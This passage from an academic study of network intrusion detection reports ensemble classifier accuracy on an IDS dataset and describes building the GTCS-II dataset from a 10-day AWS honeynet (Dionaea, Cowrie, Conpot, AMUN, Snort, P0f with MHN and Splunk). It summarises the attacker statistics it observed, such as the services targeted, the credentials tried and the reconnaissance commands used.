


Figure 29: Ensemble Classifier Model Flow.

In the ensemble system each classifier builds a different model of the data based on the preprocessed dataset. To build the models, each classifier was tested using the 10-folds cross-validation technique within the dataset, where the dataset gets divided into 10 folds or subsets. Any 9 subsets were used as training sets and the remaining subset was used as the test set. More specifically, each fold was analyzed, and the total score results determined the average performance out of 10-fold. Majority voting is one of the traditional and common way to combine the classifier.

8.4. The Experimental Results

The experimental results show that the proposed ensemble IDS model was able to outperform all single classifiers in terms of classification accuracy as shown in Figure 30.




Figure 30: Ensemble Vs Single Classifiers Accuracy.

Moreover, the ensemble model was able to increase the true positive rate and decrease the false positive rate. The results for the ensemble model as well as for each single classifier used in the model are summarized in Table 18.

Table 18: Individual Vs Ensemble Performances.

Class	J48			IBK			MLP			Ensemble Model		
	Acc %	TP	FP	Acc %	TP	FP	Acc %	TP	FP	Acc %	TP	FP
Normal	95.10	0.902	0.049	96.40	0.960	0.049	93.60	0.966	0.051	98.62	0.965	0.029
Botnet	96.20	0.913	0.038	96.50	0.967	0.046	93.50	0.951	0.053	98.87	0.972	0.018
Brute Force	91.60	0.876	0.068	96.00	0.960	0.050	90.00	0.816	0.068	96.70	0.901	0.031
DDoS	96.43	0.964	0.035	97.22	0.973	0.039	98.89	0.976	0.038	98.99	0.979	0.016
Infiltration	84.33	0.898	0.088	80.57	0.911	0.091	82.30	0.886	0.089	88.69	0.899	0.040

9. GTCS-II: NEW GENERATED DATASET FROM A REAL TRAFFIC

In the section below, we explain the details of the testbed setup that we implemented to create the dataset.

9.1. Lab Setup

To collect a real attacks traffic, a testbed was built on AWS (Amazon Web Services) and ran for 10 days. The system consists of three main subsystems as shown in Figure 31. The first subsystem is the sensors network, which is used as a decoy to lure the adversaries to try the system. The second subsystem is used to collect the data from different sensors. The third subsystem is the visualizer, that is necessary to parse, analyze, search, and extract the collected data.



Figure 31: Testbed subsystems.

9.1.1. The Sensors Subsystem (Honeynet)

Sensors are servers that are intentionally exposed to the public network pretending to offer something interesting for the attacker. A lot of effort has been made to create such technology leading to what is known as a honeypot [156]. A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource, which means that honeypots derive their values from threats using them [157]. Honeypot, as a security approach, differs from firewall and intrusion detection systems in the sense that they are implemented somewhere in the network intentionally with the hope of being approached by the hackers. If they are built the right way with

the right precaution, then the more they are attacked and the smarter those attacks are, the more valuable the honeypots are. A honeynet is a collection of high interaction honeypots on a tightly controlled and highly monitored network.

A honeypot can be one of the three types:

1. Low-interaction honeypot - This kind of honeypot gives the intruders the illusion that the system is running some services so, it has no risks and requires less resources, but it is easy to be discovered by the attacker.
2. Medium interaction honeypot - This kind is a little more interactive as it simulates some services and enables the attacker to run commands on the system.
3. High interaction honeypot - This kind can be a separate network of real running services for the sole purpose of deflecting the attacker from the actual services, collecting his data, and studying his behavior. It requires more resources and can be risky, but the collected data can be more valuable.

Besides the use of the honeypots as a decoy to capture the attacker's data, it could also be of great value to trick and deflect the adversaries from the actual system and give the administrators of the attacked system more time to harden the system and apply the necessary patches. In real enterprise systems, honeynets can be deployed either before or after the organization's firewall. When deployed before the firewall, it allows the most exposure to the evil scary world of the internet to collect as much attacks as possible. On the other hand, it could be deployed behind the firewall for two reasons: first, to capture internal attacks from inside the organization from those who are trying to do things they should not be doing, as usually internal traffic does not go through the firewall; second, to give an early alert that the organization's firewall or IDS might need to be tuned after it was successfully evaded by some non-legitimate attacker.

In this experiment, the sensors subsystem is built as a honeynet of six honeypots to collect data from the attackers. Different honeypots have different purposes and run/simulate different services. In this section, a brief description of each honeypot is given. As this is not intended to be comprehensive detailed information about each honeypot, we focus on the decryption, what type each honeypot is, and which services are they listening for.

- **Dionaea:** a low-interaction honeypot that captures attack payloads and malware. Dionaea uses Python as a scripting language, using libemu to detect shellcodes, supporting ipv6 and tls. It listens on many different protocols e.g., blackhole, epmap, ftp, http, memcache, mirror, mqtt, mssql, mysql, pptp, sip, smb, tftp, upnp.
- **Cowrie:** a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks and the shell interaction performed by the attacker. In medium interaction mode (shell), it emulates a Unix system in Python, in high interaction mode (proxy) it functions as an SSH and Telnet proxy to observe attacker behavior to another system. Cowrie emulates SSH and Telnet services and gives the intruder the illusion of interacting with a real system and hence, captures his actions against the system e.g., commands and downloaded files. It works by running a fake filesystem with the ability to add/remove files where a full fake filesystem resembling a Debian 5.0 installation is included, so it allows adding of fake file contents so the attacker can “cat” files, such as /etc/passwd. Cowrie also gives the attacker the ability to download and upload files using wget/curl or sftp/scp and saves files downloaded for later inspection.
- **Conpot:** a low interactive server-side industrial control systems (ICS) honeypot designed to be easy to deploy, modify and extend with the goal of collecting intelligence about the motives and methods of adversaries targeting industrial control systems. By providing a

range of common industrial control protocols, Conpot created the basics to build a system capable to emulate complex infrastructures to convince an adversary that he landed a huge industrial complex. To improve the deceptive capabilities, it also provided the possibility to server a custom human-machine interface to increase the honeypots' attack surface. The response times of the services can be artificially delayed mimicking the behavior of a system under constant load. Since Conpot is providing complete stacks of the protocols, it can be accessed with productive HMI's or extended with real hardware. Conpot is simulating real systems like Siemens S7-200 PLC or a Guardian AST tank monitor and uses the Modbus protocol, which is the de-facto standard communication protocol used for connecting industrial electronic devices.

- **AMUN:** a highly flexible and lightweight low-interaction honeypot, designed to capture malware that spreads by exploiting server-based vulnerabilities. The use of a scripting language allows it to be easily extended and ported to different operating systems. Furthermore, Amun tries to actually “speak” the required protocol of an application an attacker is trying to exploit, making it more successful at fooling attackers. AMUN simulates a lot of protocols like RDP, SMP, telnet, FTP, and more to emulate many vulnerabilities e.g., Buffer Overflow, Buffer Overrun, and Stack Overflow.
- **Snort:** a honeypot, but it is used in this project as a sensor for the traffic. Snort is an IPS that was developed by Cisco, who opened its source and made it available for the community. It uses a series of rules to help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users. It can be deployed inline to stop these packets, as well. Snort has three primary uses: as a packet sniffer like tcpdump, as a packet logger (which is useful for network traffic debugging), or

it can be used as a full-blown network IPS. Snort can be downloaded and configured for personal, and business use alike (Snort - Network Intrusion Detection & Prevention System, 2020). In this project, Snort is used as a packet sniffer to log all the malicious traffic.

- **P0f:** a tool that utilizes an array of sophisticated, purely passive traffic fingerprinting mechanisms to identify the players behind any incidental TCP/IP communications (often as little as a single normal SYN) without interfering in any way. P0f is capable of recognizing the operating system, measurement of system uptime, distance, and link type. Common uses for P0f include reconnaissance during penetration tests, routine network monitoring, detection of unauthorized network interconnects in corporate environments, providing signals for abuse-prevention tools, and miscellaneous forensics. As a passive tool for fingerprinting, P0f could be less accurate than active fingerprinting tools like NMAP, which probes the target system for information.

9.1.2. The Collector Subsystem (MHN)

Modern Honey Network (MHN) is a centralized server for the management and data collection of honeypots. MHN allows to deploy sensors quickly and to collect data immediately, viewable from a neat web interface. Honeypot deploy scripts include several common honeypot technologies, including Snort, Cowrie, Dionaea, Amun, and ElasticHoney, among others. MHN is the brain of the testbed as it facilitates the deployment of honeypots by wrapping all the necessary software for each honeypot in a script, collects data from sensors, and enables the integration with the visualizer, as well as provides a RESTful API for integration with 3rd parties.




Figure 32: MHN Server Architecture.

As shown in Figure 32, MHN composes of two main components that are

- 1- hpfeeds, which is a lightweight authenticated publish-subscribe protocol. It has a simple wire-format so that everyone is able to subscribe to the feeds with their favorite language in almost no time, so it is used as the landing point from all the honeypots, and as a data source for three other system components:
 - a. Honey map, which is a fancy map to show the geographical location of live attacks from some types of honeypots like Dionaea.
 - b. Hpfeeds-logger is a simple utility for logging hpfeeds events to files compatible with Splunk and ArcSight.
 - c. Mnemosyne Provides immutable persistence for hpfeeds. It also provides normalization of data to enable sensor agnostic analysis and exposes this normalized data through a RESTful API.

- 2- MongoDB is a general-purpose, document-based, distributed database used to store all the indexed data feed from Mnemosyne. The Mongo database is used as the data source for two other system components:
- a. Web app, which is the basic built-in visualization component of MHN unless a more complex analysis is needed by 3rd party like Splunk.
 - b. 3rd party API, which provides an API interface for 3rd party integration.

9.1.3. The Visualizer (Splunk)

With the big amount of data collected by the sensors, it was better to use a third-party application to handle the data instead of the MHN built-in web app. Splunk is used in this project, but MHN also supports the integration with ArcSight software.

Splunk is a software platform to search, analyze and visualize the machine-generated data gathered from the websites, applications, sensors, and devices, which make up the IT infrastructure and business. Splunk is a great tool when it comes to the processing of a huge amount of data, as it can provide real-time processing, and accept any data input format e.g., csv, and JSON. It can also be configured to give alerts about the machine's states and predict if resource scaling is needed. To make it easy for the integration with other systems, Splunk has the concept of apps which are an extension/addon of Splunk functionality that give the developers of any applications e.g., MHN, who want to use Splunk, the ability to develop their own application with a customized user interface and visualization dashboards to serve a specific need, then upload it to Splunk marketplace (splunkbase) to make it available for the Splunk community. This makes it easy for the users to integrate those applications with Splunk by just importing the application extension into Splunk and sometimes do a few setup steps like licensing and data source configuration. For MHN, there is an app with the same name that can be downloaded from the splunkbase.

9.2. Data Collection

We built our testbed as shown below in Figure 33. It consists of six sensors running different honeypots and one server running MHN and Splunk services. The honeypots servers were running on AWS free tier t2-micro instance type, while the MHN & Splunk server were running on t2-medium instance during data collection and upgraded to t2-large instance type during data analysis and extraction. The experiment ran for 10 days between the 8th and the 18th of March.




Figure 33. Testbed System Architecture

9.3. Data Presentation and Analysis

After the data was collected from the sensors by the MHN server and sent to Splunk for analysis and visualization, we used the Splunk query language Splunk processing language (SPL) to extract the datasets. Table 19 summarizes the total number of the collected data using the sensors subsystem as well as the data collected per each sensor. In the section below, we present a sample

of the dataset, distribution of the data across the collection period, and a summary of the collected data per each sensor.

Table 19: GTCS-II Collected Data.

Sensor	Total Collected	Distinct SRC	Distinct SRC DEST_Port	Distinct SRC DEST_Port SRC_Port
Dionaea	177,000	10,000	72,000	158,000
P0f	369,000	24,000	108,000	212,000
AMUN	245,000	9,000	10,000	228,000
Cowrie	58,000	1,243	1,243	45,000
Snort	108,000	6,200	53,000	67,000
Conpot	3,780	444	444	544
Total	960,780	50,887	244,687	755,544

By implementing a testbed hosted on amazon AWS cloud, we ran an experiment for 10 days and collected different attacks on different services. Using the data collected by different sensors, we created a real network attacks dataset full of many interesting features that can be used to profile the attacker e.g., source/destination IPs, source/destination port numbers (attacked service), ssh version, operating system name and version, link type, usernames and password tried by the attacker, tcp flags, ip ttl, and many more. A full list of the extracted features is shown in Table 20. The dataset obtained can be used or be a seed for a dataset that solves most of the common issues in the currently available datasets as its real by design, up-to-date, and can be kept up-to-date easily by running the testbed every specific period and automate all the post-processing operations needed to get a ready dataset thanks to the use of visualizers and query languages. Also, the dataset

is representing different types of attacks and can easily represent more by deploying more honeypots.

Table 20: The Full List of GTCS-II Extracted Features.

#	Feature Name	Description
1	_time	time of traffic capturing
2	app	honeypot captured the traffic
3	dest	dest ip
4	dest_port	dest port
5	dionaea_action	either Dionaea honeypot accept or reject the connection
6	direction	the direction of the captured traffic either in or out
7	eth_dst	the dest mac address
8	eth_src	the source mac address
9	host	splunk server ip or host name
10	ids_type	
11	ip_id	
12	ip_len	packet length
13	ip_tos	packet type of service
14	ip_ttl	packet time to live
15	linecount	the number of lines of the captured traffic
16	p0f_app	protocol used by P0f for fingerprinting
17	p0f_link	the connection type at the attacker side like modem or dsl
18	p0f_os	the operating system of the machine generating the attack

#	Feature Name	Description
19	p0f_uptime	how long since the attacking machine is up
20	protocol	tcp or udp
21	sensor	id assigned by MHN per honeypot
22	severity	severity rank of the attack
23	signature	the signature of the attack as matched by snort
24	snort_classification	a number given by snort to classify the traffic
25	snort_header	
26	snort_priority	
27	source	input data source (needed by splunk)
28	sourcetype	input data type (needed by splunk)
29	splunk_server	splunk ip or hostname
30	src	attack src ip
31	src_port	attack source port
32	ssh_password	password used by the attacker trying to get ssh access
33	ssh_username	username used by the attacker trying to get ssh access
34	ssh_version	attacker ssh client version
35	tcp_flags	are used within TCP packet transfers to indicate a particular connection state or provide additional information
36	tcp_len	packet lenth
37	timeendpos	at which bye into the event the timestamp ends
38	timestartpos	at which byte the timestamp starts
39	transport	transport protocoll type tcp or udp

#	Feature Name	Description
40	type	honeypot event type
41	udp_len	packet length
42	vendor_product	name of the honeypot that captures the traffic
43	_raw	raw (not parsed) event

Based on 10-day experiment, the most attacked service was server message block (SBM), which might make sense as this service is used by the WannaCry attacks that have been spreading and active since 2017. SSH service comes second in the most attacked services as the attacker tries to exploit the lack of awareness of some users that use the default or weak credentials. “admin” as a username was the most tried username and “password” came second in the most tried passwords while, less expected, “nproc” was the most tried password, which is a bash command to get the total number of cores/threads on the machine. The most used operating system by the attacker was Linux version 3 or later, while Windows came next which makes sense as a lot of the used hacking tools are Linux based e.g., kali. Although the United States came first where most of the attacks were originated, it might or might not accurately reflect the actual attacker’s location as a serious attacker might be using compromised machines to mount his attacks which could be located anywhere or using any cloud-hosted machines which the US has most of the cloud providers. The data showed that the top attacking single IP was located in Panama and generated around 34,000 attacks during the 10 days. The most used command is “uname”, which is used to get the operating system type, kernel version, and other information that are necessary to determine the suitable attacking scripts and tools. Also, the 2nd and the 3rd most used commands are “echo” that is used to show whatever argument is used after it and “which ls” to get the full path of the “ls” command.

The two commands might not be meant for themselves but just to check if this is a real system or a trap. This is interesting to guide the honeypot developer toward which commands they need to simulate for a more deceptive honeypot.

Besides, Cowrie and Dionaea honeypots were able to capture the binaries and scripts used by the attacker. Also, Splunk provides an easy way to check the binaries against different antiviruses by using the API of TotalHash and VirusTotal websites. Furthermore, Cowrie can re-play the attacks using its own “playlog” command which is useful to study the attacker’s behavior.

9.4. Data Labeling

The process of labeling the data was applied in a per-flow base. It is important to know that network traffic connections are two-way, so a single connection can be considered as two separate one-way connections. So as to distinguish the attacks within the background traffic, we have used a strategy of performing both of the signature-based and the anomaly-based detection methods on the collected dataset. First, we tried to identify different attacks by their recognized signatures, delivering labels for the numerous attacks. Next, we have implemented anomaly detection to distinguish other possible intrusions in the background traffic.

9.5. GTCS-II Interesting Facts

In this section, we show some interesting facts from the collected data for each sensor and from all the data when applicable.

Dionaea

Most downloaded binaries/Malware/Trojans: Dionaea not only listens on the opened ports, but also allows the attacker to download and upload files. Figure 34 shows a list of the top

downloaded binaries expressed as their MD5. It is worth noticing that the same files came from different sources.




Figure 34. Dionea Top Captured MD5 Binaries

Splunk's MHN application also adds a fast method to scan those files against different antiviruses via TotalHash and VirusTotal websites. By clicking on the link, a web page will open automatically, search for the file, and show the scanning results, as shown below in Figure 35.




Figure 35. Scanning Results for a Malware File

Figures 36 and 37 show top attackers and their corresponding countries while Figure 38 shows the top attacked ports.




Figure 36. Dionaee Top Attackers.




Figure 37. Dionaee Top Attacks by Countries.




Figure 38. Dionaee Top Attacked Ports.

Pof

Figures 39 and 40 show top attackers and their corresponding countries while Figure 41 shows the top attacked ports, Figure 42 shows the top link types, and Figure 43 shows the operating system.




Figure 39. P0f Top Attackers.




Figure 40. P0f Top Attacks by Countries.

